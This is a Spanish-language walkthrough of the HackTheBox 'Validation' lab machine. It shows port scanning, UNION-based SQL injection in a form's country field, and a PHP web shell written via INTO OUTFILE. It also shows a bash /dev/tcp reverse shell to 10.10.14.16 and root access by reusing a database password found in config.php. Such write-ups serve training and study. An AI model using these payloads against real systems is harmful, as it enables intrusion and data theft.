Validation

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Validation ping 10.10.11.116
PING 10.10.11.116 (10.10.11.116) 56(84) bytes of data.
64 bytes from 10.10.11.116: icmp_seq=1 ttl=63 time=34.8 ms
64 bytes from 10.10.11.116: icmp_seq=2 ttl=63 time=34.4 ms
64 bytes from 10.10.11.116: icmp_seq=3 ttl=63 time=34.8 ms
^C
--- 10.10.11.116 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 34.394/34.655/34.821/0.186 ms
```

Como podemos observar, la máquina está encendida y se trata de una máquina Linux. IP: `10.10.11.116`

Enumeración

Puertos abiertos

```
$ nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.11.116 -oG allPorts
```

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Validation nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.11.116 -oG allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 16:38 CET
Initiating SYN Stealth Scan at 16:38
Scanning 10.10.11.116 [65535 ports]
Discovered open port 8080/tcp on 10.10.11.116
Discovered open port 22/tcp on 10.10.11.116
Discovered open port 80/tcp on 10.10.11.116
Discovered open port 4566/tcp on 10.10.11.116
Completed SYN Stealth Scan at 16:38, 10.50s elapsed (65535 total ports)
Nmap scan report for 10.10.11.116
Host is up, received user-set (0.034s latency).
Scanned at 2024-01-15 16:38:01 CET for 10s
Not shown: 65356 closed tcp ports (reset), 175 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 63
80/tcp   open  http       syn-ack ttl 62
4566/tcp open  kwtc       syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.59 seconds
           Raw packets sent: 66746 (2.937MB) | Rcvd: 65401 (2.616MB)
```

> *Puertos abiertos: 22, 80, 4566, 8080*

Servicio y versiones

```
$ nmap -sC -sV -p22, 80, 4566, 8080 10.10.11.116 -oN targeted
```


```
root@zephyrus  /home/dimegio/Dimegio/Maquinas/HTB/Validation  nmap -sC -sV -p22,80,4566,8080 10.10.11.116 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-15 16:41 CET
Nmap scan report for 10.10.11.116
Host is up (0.034s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

Enumeración Web - SQLi

Si entramos en la web, veremos que nos muestra un formulario:




Base de Datos

Si lo interceptamos mediante BurpSuite, veremos que también podemos modificar el campo desplegable del país, en el cual intentaremos introducir sentencia SQL.


> *A continuación se mostrarán los códigos de explotación. Sin embargo, cabe destacar que todos tienen que ir URL encodeada la data del campo country. Se ha dejado sin URL encodearla, para mejor visualización del la inyección.*

```
username=test&country=Brazil' union select database()-- -
```




Para obtener las otras bases de datos:

```
username=test&country=Brazil' union select schema_name from
information_schema.schemata-- -
```



Ahora obtendremos las tablas de la base de datos `registration`


```
username=test&country=Brazil' union select table_name from
information_schema.tables where table_schema='registration'-- -
```



Veemos que la tabla se llama igual `registration`

Obtenemos el nombre de las columnas de la tabla `registration`


```
username=test&country=Brazil' union select column_name from
information_schema.columns where table_schema='registration' and
table_name='registration'-- -
```



Columnas interesantes: username, userhash

Obtención de los datos almacenados

```
username=test&country=Brazil' union select
group_concat(username,":",userhash) from registration-- -
```



Sin embargo vemos que se trata de nuestra data tramitada, y no son usuarios como tal.

SQLi -> RCE

Otra alternativa que podríamos ver es contemplar un RCE mediante la SQLi


Siguiendo el concepto de almacenar cadenas en archivos accesibles:

```
username=test&country=Brazil' union select "probando" into outfile
"/var/www/html/prueba.txt"-- -
```

Depositamos un archivo php

```
username=test&country=Brazil' union select "<?php
system($_GET['cmd'])?>" into outfile "/var/www/html/comando.php"-- -
```

Así como se puede ver, miramos el archivo, tendremos la ejecución remota de comandos:



Por lo que nos entablamos una reverse shell:


```
http://10.10.11.116/comando.php?cmd=bash -c "bash -i >%26
/dev/tcp/10.10.14.16/443 0>%261"
```

Post Explotación

Ahora aplicamos el tratamiento de la TTY:

```
$ script /dev/null -c bash
$ Z^
$ stty raw -echo; fg
        reset xterm
$ export TERM=xterm
$ export SHELL=bash
$ stty rows 60 columns 227
```

Para la flag del usuario, tan solo nos dirigimos al directorio `/home/htb` y leemos normal el archivo. Mientras que para la flag del root, tendríamos que leer el archivo `/var/wwww/html/config.php` el cual contiene su contraseña.


www-data@validation:/$ cd /home/htb
www-data@validation:/home/htb$ ls
user.txt
www-data@validation:/home/htb$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Sep 9 2021 .
drwxr-xr-x 1 root root 4096 Sep 16 2021 ..
-rw-r--r-- 1 root root   33 Jan 15 18:31 user.txt
www-data@validation:/home/htb$ cat /var/www/html/config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/home/htb$ su root
Password:
root@validation:/home/htb# cat /root/root.txt
605879db5160ecfe4b9407c23b22b175
root@validation:/home/htb#